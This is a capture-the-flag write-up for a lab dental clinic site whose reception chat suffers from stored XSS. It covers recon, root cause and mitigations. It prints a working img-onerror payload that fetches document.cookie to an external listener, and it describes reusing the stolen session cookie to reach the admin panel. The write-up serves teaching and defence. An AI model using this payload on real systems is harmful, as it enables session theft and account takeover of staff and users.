Stored XSS Leads to Session Hijacking | DillyDent

Lab Link
Overview
DillyDent was a WebVerse Pro daily challenge based on a small dental clinic website with a live reception chat feature.
The application allowed visitors to send messages through the chat widget. Those messages were later viewed by a receptionist/admin context. Because the chat message content was rendered without proper sanitization, an attacker could inject HTML with JavaScript event handlers.
By sending a malicious image tag through the chat, the receptionist/admin browser executed JavaScript and leaked the privileged dd_session cookie to the WebVerse Interact endpoint. Reusing that cookie allowed access to the /admin panel, where the flag was displayed.
Objective
The goal of the lab was to gain access to the privileged receptionist/admin area and retrieve the flag.
Vulnerability Identification
The challenge briefing hinted at a weak live chat implementation:
The receptionist runs the front desk, the phones, and the new website chat all at once.
This suggested that submitted chat messages were being reviewed by a privileged user or bot. Since visitor-controlled chat messages were reflected back into the chat interface, the main test was whether the message body was safely escaped or rendered as raw HTML.
A basic HTML injection attempt showed that message content could be interpreted in the chat context, making stored cross-site scripting likely.
Recon / Approach
The website exposed a visible Chat with reception button. Opening it displayed a visitor chat widget where messages could be submitted.
The attack approach was:
- Submit an HTML payload through the chat.
- Wait for the receptionist/admin bot to view the message.
- Exfiltrate
document.cookieto WebVerse Interact. - Reuse the stolen
dd_sessioncookie. - Browse to
/admin. - Read the flag from the admin panel.
The Interact endpoint was used as the external listener for confirming callback requests and receiving the stolen cookie.
Exploitation
A malicious chat message was submitted using an image tag with an onerror event handler.
The working payload was:
1
<img src=x onerror=\"fetch(\"http://85ae01de-4065-dillydent-e8349.interact.webverselabs-pro.com/exfil?c1=\"+ document.cookie, \"mode\":\"no-cors\")\" />
When the receptionist/admin context loaded the chat message, the broken image triggered the onerror handler. The JavaScript then sent the current browser cookie to the Interact endpoint.
The Interact history showed a request to /exfil containing the leaked session value:
1
dd_session=139aa0638d77974e7960119f4efe69da
After obtaining the session cookie, it was added manually in the browser for the DillyDent challenge domain:
1
2
3
Name: dd_session
Value: 139aa0638d77974e7960119f4efe69da
Path: /
With the privileged session active, visiting the admin route revealed the protected panel:
1
/admin
Proof / Flag
After reusing the leaked dd_session cookie and browsing to /admin, the flag was displayed.
1
WEBVERSE{REDACTED}
Root Cause
The root cause was unsafe rendering of visitor-controlled chat messages.
The application allowed user input from the live chat to be stored and later rendered in a privileged receptionist/admin context without proper output encoding or HTML sanitization. This allowed attacker-controlled JavaScript to execute in the admin session.
Impact
An attacker could:
- Execute JavaScript in the receptionist/admin browser.
- Read non-HttpOnly cookies through
document.cookie. - Exfiltrate the privileged
dd_sessionvalue. - Hijack the receptionist/admin session.
- Access the protected
/adminarea. - Retrieve sensitive data, including the flag.
This is a high-impact stored XSS issue because the payload executes against a privileged user rather than only the attacker.
Mitigation
To fix this issue:
- Encode all chat message output before rendering it into HTML.
- Use a strict allowlist-based sanitizer if limited formatting is required.
- Mark session cookies as
HttpOnly,Secure, andSameSite=LaxorSameSite=Strict. - Avoid rendering untrusted chat content directly inside privileged dashboards.
- Add a Content Security Policy that limits inline JavaScript execution.
- Review admin-facing message queues for stored XSS exposure.
- Treat all customer-support and chat inboxes as high-risk XSS sinks.
Lessons Learned
- Live chat systems are common stored XSS targets because untrusted visitor input is later viewed by staff.
- Admin bot interaction is often a strong CTF hint for stored XSS.
- Cookie exfiltration is possible when sensitive session cookies are not protected with
HttpOnly. - A stored XSS in a low-privileged public feature can become full admin compromise when the payload is viewed by a privileged user.